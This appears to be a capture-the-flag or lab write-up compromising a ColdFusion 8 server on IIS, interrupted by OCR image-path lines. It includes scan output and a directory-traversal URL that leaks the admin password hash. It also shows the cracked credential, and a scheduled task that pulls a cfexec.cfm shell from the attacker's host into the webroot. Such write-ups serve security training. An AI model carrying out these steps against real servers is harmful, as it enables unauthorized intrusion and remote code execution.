nmap

nmap -sC -sV -p- -Pn --open -oN result 10.11.1.10
Nmap scan report for 10.11.1.10
Host is up (0.017s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 6.0
|_http-title: Under Construction
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Sat Dec 31 01:37:32 2022 -- 1 IP address (1 host up) scanned in 176.21 seconds

nmap -p 80 --script=*vuln* 10.11.1.10

PORT STATE SERVICE
80/tcp open http
| http-vuln-**cve2010-2861:**
| **VULNERABLE:**ss
| Adobe ColdFusion Directory Traversal Vulnerability
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2010-2861 BID:42342
| Multiple directory traversal vulnerabilities in the administrator console
| in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read arbitrary files via the
| locale parameter
| Disclosure date: 2010-08-10
| Extra information:
|
| **ColdFusion8**
| HMAC: 62B3444AC6B5CB6D6DA2CFC76563EFCD964BEE58
| **Salt: 1**672482534202
| **Hash: AAFDC23870ECBCD3D557B6423A8982134E17927E**
|
| References:
| http://www.blackhatacademy.org/security101/Cold_Fusion_Hacking
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2861
| https://www.tenable.com/plugins/nessus/48340
| https://www.securityfocus.com/bid/42342
|_ https://nvd.nist.gov/vuln/detail/CVE-2010-2861
|_http-iis-webdav-vuln: WebDAV is DISABLED. Server is not currently vulnerable.


Nmap done: 1 IP address (1 host up) scanned in 3.44 seconds


Executes a directory traversal attack against a ColdFusion server and tries to grab the password hash for the administrator user. It then uses the salt value (hidden in the web page) to create the SHA1 HMAC hash that the web server needs for authentication as admin. You can pass this value to the ColdFusion server as the admin


without cracking the password hash.

http://10.11.1.10/CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\..\ColdFusion8\lib\password.properties%00en
reveals the hash

Crack the hash.







port 80

nikto -h 10.11.1.10:80
/CFIDE/componentutils/cfcexplorer.cfc:

gobuster dir -u http://10.11.1.10/cfide/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -f

/administrator/ (Status: 302) [Size: 6] [--> /CFIDE/administrator/index.cfm


We reterived the hash from the nmap scan. Lets try to crack it with John the ripper.

AAFDC23870ECBCD3D557B6423A8982134E17927E


john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

password = pass123


Now we can log in /CFIDE/administrator/index.cfm as admin and pass123



As admin, we can naviatet to scheduele Tasks.



Serve a simple http server from local machine to host a payload cfexec.cfm, which would gie a reverse shell.


ColdFusion Administrator
ColdFusion Administrator
10.11.1.10/CFIDE/cfexec.cfm
10.11.1.10/CFIDE/administrator/index.cfm
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
ADOBE® COLDFUSION® ADMINISTRATOR
Expand All / Collapse All
SERVER SETTINGS
Settings
Request Tuning
Caching
Client Variables
Memory Variables
Mappings
Mail
Charting
Font Management
Java and JVM
Settings Summary
DATA & SERVICES
Data Sources
Verity Collections
Verity K2 Server
Web Services
Flex Integration
DEBUGGING & LOGGING
Debug Output Settings
Debugging IP Addresses
Debugger Settings
Logging Settings
Log Files
Scheduled Tasks
System Probes
Code Analyzer
License Scanner
SERVER MONITORING
EXTENSIONS
EVENT GATEWAYS
Debugging & Logging > Add/Edit Scheduled Task
Add/Edit Scheduled Task
Task Name
PWN
Duration
Start Date
Dec 31, 2022
End Date (optional)
Frequency
One-Time at
12:41 AM
Recurring
Daily
at
Daily every
Hours
0
Minutes
0
Seconds
0
Start Time
End Time
URL
http://192.168.119.159:8080/cfexec.cfm
User Name
Password
Timeout (sec)
Proxy Server
: Port
Publish
Save output to a file
File
C:\Inetpub\wwwroot\CFIDE\cfex
Resolve URL
Resolve internal URLs so that links remain intact
Submit
Cancel